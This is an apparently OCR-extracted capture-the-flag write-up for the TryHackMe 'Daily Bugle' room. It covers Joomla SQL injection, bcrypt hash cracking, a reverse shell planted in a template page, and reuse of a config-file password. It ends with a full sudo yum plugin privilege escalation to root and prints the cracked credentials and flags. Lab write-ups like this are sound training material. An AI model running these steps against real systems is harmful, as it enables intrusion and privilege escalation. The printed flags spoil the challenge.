
Daily Bugle CTF Write-Up:

Start with a simple Nmap scan:

Lets check the website:

After running gobuster I found that this is a Joomla website, so check the version:



Quik check on the Joomla version I found an SQLi vulnerability so save the script 'joombla.py' and find a user name and hash password:



Crack the hash with name-that-hash and hashcat:

```
(user@ moti-kali)-[~/.../TryHackMe/Linux CTFs/POC CTF's/Daily_Bugle]
# hashcat -a 0 -m 3200 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
```

```
$2y$10$0veO/JSFh4389Lluc4Xya.dfy2MF.bZhz0jVMw.V.d3p12kBtZutm spiderman123
```

So we have the credentials for the Joomla super user -

Jonah:spiderman123

Lest log in as Jonah and get a reverse shell:

In the control panel under templates \rightarrow Protostar we can find the error.php page, lets edit it to be our payload:



Start a listener:

```
(user@moti-kali)-[~/.../TryHackMe/Linux CTFs/POC CTF's/Daily_Bugle] In the control of the contro
```

To trigger lets get to the error.php page:

```
Q 10.10.87.229/templates/protostar/error.php
```

Upgrade the shell and start enumeration:

To escalate my privileges, I used linpeas but you can use LinEnum also or any other tool you would like.

```
Searching passwords in config PHP files
public $password = 'nv5uz9r3ZEDzVjNu';
```

In the linpeas result I found something look like a password, lets check if is the password of the user 'jjameson':

```
bash-4.2$ su jjameson
Password:
[jjameson@dailybugle tmp]$ whoami
jjameson
```

Yes! So lets cat the user flag:

```
| Tiiameson@dailvbugle ~|$ cat user.txt
| 27a260fe3cba712cfdedb1c86d80442e
```

Now lets see how can we gain root access:

First sudo -l:

```
[jjameson@dailybugle /]$ sudo -l
Matching Defaults entries for jjameson on dailybugle:
!visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin,
env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE",
env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS_XKB_CHARSET XAUTHORITY",
secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User jjameson may run the following commands on dailybugle:
(ALL) NOPASSWD: /usr/bin/yum
```

As we can see we can run yum as root with no password! Go to GTFOBIN's and find the way to get a root shell:

```
[jjameson@dailybugle /]$ TF=$(mktemp -d)
[jjameson@dailybugle /]$ cat >$TF/x≪EOF
> [main]
> plugins=1
> pluginpath=$TF
> pluginconfpath=$TF
> EOF
[jjameson@dailybugle /]$
[jjameson@dailybugle /]$ cat >$TF/y.conf<<EOF
> [main]
> enabled=1
[jjameson@dailybugle /]$
[jjameson@dailybugle /]$ cat >$TF/y.py<<EOF
> import os
> import yum
> from yum.plugins import PluginYumExit, TYPE_CORE, TYPE_INTERACTIVE
> requires_api_version='2.1
> def init_hook(conduit):
> os.execl('/bin/sh','/bin/sh')
> EOF
[jjameson@dailybugle /]$ sudo yum -c $TF/x --enableplugin=y
Loaded plugins: y
No plugin match for: y
sh-4.2# whoami
root
```

```
sh-4.2# cat root.txt
eec3d53292b1821868266858d7fa6f79
```